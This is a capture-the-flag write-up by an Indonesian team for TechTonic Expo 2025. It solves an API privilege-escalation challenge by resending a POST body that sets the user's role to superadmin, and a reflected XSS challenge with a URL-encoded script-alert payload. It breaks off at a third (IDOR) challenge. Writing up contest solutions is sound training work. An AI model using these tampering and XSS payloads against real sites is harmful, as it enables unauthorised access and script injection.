Write Up

TechTonic Expo VOL2 Final CTF 2025

F3N9_SHU1

Presented By:

F3ngShu1

Our Team:

Vincent Aurigo Osnard

Muhamad Rizqi Wiransyah

Julius Wijaya

DAFTAR ISI


Web Exploitation

1. Session Impersonator Api

Description:

Peserta harus merubah /api/session/me menjadi superadmin Untuk mendapatkan Flag. API ini terlihat aman di endpoint /pluto/api/session/me/, tapi jangan tertipu. Coba perhatikan method yang dipakai—apakah bisa diubah? Dan bagaimana kalau atribut jabatan tidak lagi user biasa, tapi… sesuatu yang lebih tinggi?

Solution:




CTF API Challenge

Eksplorasi API untuk menemukan flag tersembunyi! Ubah user saya ke superadmin untuk menemukan flag!


Klik salah satu tombol di atas untuk melihat hasil API.

You're given a UI CTF API challenge. In this challenge, you're tasked with manipulating the API and changing Mulyono's role to superadmin in order to get the flag. If you go to the source code of this website.



```
<script>
  function loadAllUser() {
    fetch('api/session/alluser')
      .then(res => res.json())
      .then(data => {
        let html = `<h2 class="text-xl font-bold mb-2">Daftar Semua User</h2><ul class="list-disc pl-6">`
        data.DataUser.forEach(u => {
          html += `<li><b>${u.nama}</b> - ${u.jabatan} (${u.username}) | ${u.email}</li>`;
        });
        html += `</ul>`;
        document.getElementById("output").innerHTML = html;
      })
      .catch(err => {
        document.getElementById("output").innerHTML = `<p class="text-red-600">Error: ${err}</p>`;
      });
  }

  function loadMySession() {
    fetch('api/session/me')
      .then(res => res.json())
      .then(data => {
        let u = data.mySession;
        let html = `<h2 class="text-xl font-bold mb-2">Session Saya</h2>
                    <p><b>Nama:</b> ${u.nama}</p>
                    <p><b>Jabatan:</b> ${u.jabatan}</p>
                    <p><b>Username:</b> ${u.username}</p>
                    <p><b>Email:</b> ${u.email}</p>`;
        if (u.flag) {
          html += `<p class="mt-4 text-green-600 font-bold">🎉 FLAG: ${u.flag}</p>`;
        }
        document.getElementById("output").innerHTML = html;
      })
      .catch(err => {
        document.getElementById("output").innerHTML = `<p class="text-red-600">Error: ${err}</p>`;
      });
  }
</script>
```

Now we can see that there are 2 types of endpoints. But the most interesting one is at api/session/me that's where we'll do the injection. To get the flag, we can use DevTools, go to the Network tab, and then perform a resend.



POST https://techtonicexpo.com/plu...

URL Parameters

name	value

Headers

Host	techtonicexpo.com
Accept...	gzip, deflate, br, zstd
Conne...	keep-alive
Cookie	hcdn=AQEAoSP-obb5RvJQ2...
Upgra...	1
Sec-Fe...	document
Sec-Fe...	navigate
Sec-Fe...	cross-site
TE	trailers
User-A...	Mozilla/5.0 (Windows NT 10....
Accept	text/html,application/xhtml+...
Accept...	en-US,en;q=0.5
Priority	u=0, i
name	value

Body

```
{
  "mySession": {
   "nama": "mulyono",
   "jabatan": "superadmin",
   "username": "mulyonoasli",
   "email": "mulyonoasli@gmail.com"
 }
```

GET https://techtonicexpo.com/pluto/api/session/me/

Status	200
Version	HTTP/2
Transferred	569 B (161 B size)
Request Priority	Highest
DNS Resolution	DNS over HTTPS


Response Headers (447 B) Raw

```
accept-ranges: bytes
alt-svc: h3=":443"; ma=86400
content-encoding: br
content-length: 122
content-security-policy: upgrade-insecure-requests
content-type: application/json
date: Tue, 26 Aug 2025 10:14:14 GMT
panel: hpanel
platform: hostinger
server: hcdn
X-Firefox-Spdy: h2
x-hcdn-cache-status: DYNAMIC
x-hcdn-request-id: de20e3b665c610b1d4ca48e1303b600a-nme-edge8
x-hcdn-upstream-rt: 0.081
x-powered-by: PHP/8.2.28
```

Request Headers (583 B) Raw

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: hcdn=AQEAoSP-obb5RvJQ2PYRCc-VxDzilfxOX-khVxB1HTETEw4uQK1oAAAA
AADfAAAdO9-zCg-ud37Ykt2bsj3yAAAAchplM2KGvUGo0ZYzVWbpSQ
Host: techtonicexpo.com
Priority: u=0, i
```

We change the method to POST to send a new resource to the server, declaring that Mulyono is the superadmin. After that, we click send and check the response tab.



```
{
    "mySession": {
        "nama": "mulyono",
        "jabatan": "superadmin",
        "username": "mulyonoasli",
        "email": "mulyonoasli@gmail.com",
        "flag": "TechtonicExpoCTF{API_FLagXBoskuh}"
    }
}
```

There it isss, we successfully injected into the API and declared Mulyono as the superadmin now, lol


Flag: TechtonicExpoCTF{API_FLagXBoskuh}

2. XSS Reflected Encoded?


Description:

Pantulan terlihat aman karena sudah di-encode. Tapi ingat browser tetap bisa membacanya seperti biasa. Coba cari lah celah xss alert dalam bentuk encoded. Contoh encoding (%27 = ')

Solution:


techtonicexpo.com/venus/
XSS Challenge
Tugas Anda: Temukan dan manfaatkan kerentanan Cross-Site Scripting (XSS) pada halaman ini untuk mendapatkan flag.
Welcome, Hacker!
Masukkan payload XSS:
Semangat <3
Submit Payload

You're given an input form for an XSS payload. When your XSS script successfully gets injected, you'll receive the flag in the form of a popup where that popup is the flag. After several boring attempts, roughly 1 to 1.5 hours of trial and error, I finally discovered a payload that fits perfectly for the injection.


```
<script>alert('XSS')</script>
```

To encode binaries (like images, documents, etc.) use the file upload form a

UTF-8 — Destination character set.

LF (Unix) — Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).


☐ Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF — Encodes in real-time as you type or paste (supports c

ENCODE — Encodes your data into the area below.


```
%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E
```

So at that point, I used ('XSS') because after trying thousands of variations like (1), ("randomstring"), and so on, I found absolutely nothing. The site just kept telling me to keep trying. And that was the moment I felt incredibly satisfied :v. After encoding it, I injected the payload into the input field... and boom.


Masukkan payload XSS:

```
%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E
```

Then just click Submit Payload and watch what happens. That moment when the popup appears pure bliss. After all that trial and error, seeing your payload finally land and trigger the flag… it's like hitting the jackpot in a sea of broken attempts.


techtonicexpo.com

🎉 Berhasil! Flag Anda: TechtonicExpoCTF{XSS_TR1GGR_5C0P3}

And we got it hurayyy! Phew, that was exhausting. Btw, thank you admin!


Flag: TechtonicExpoCTF{XSS_TR1GGR_5C0P3}

3. UID Voyager (IDOR)

Description:

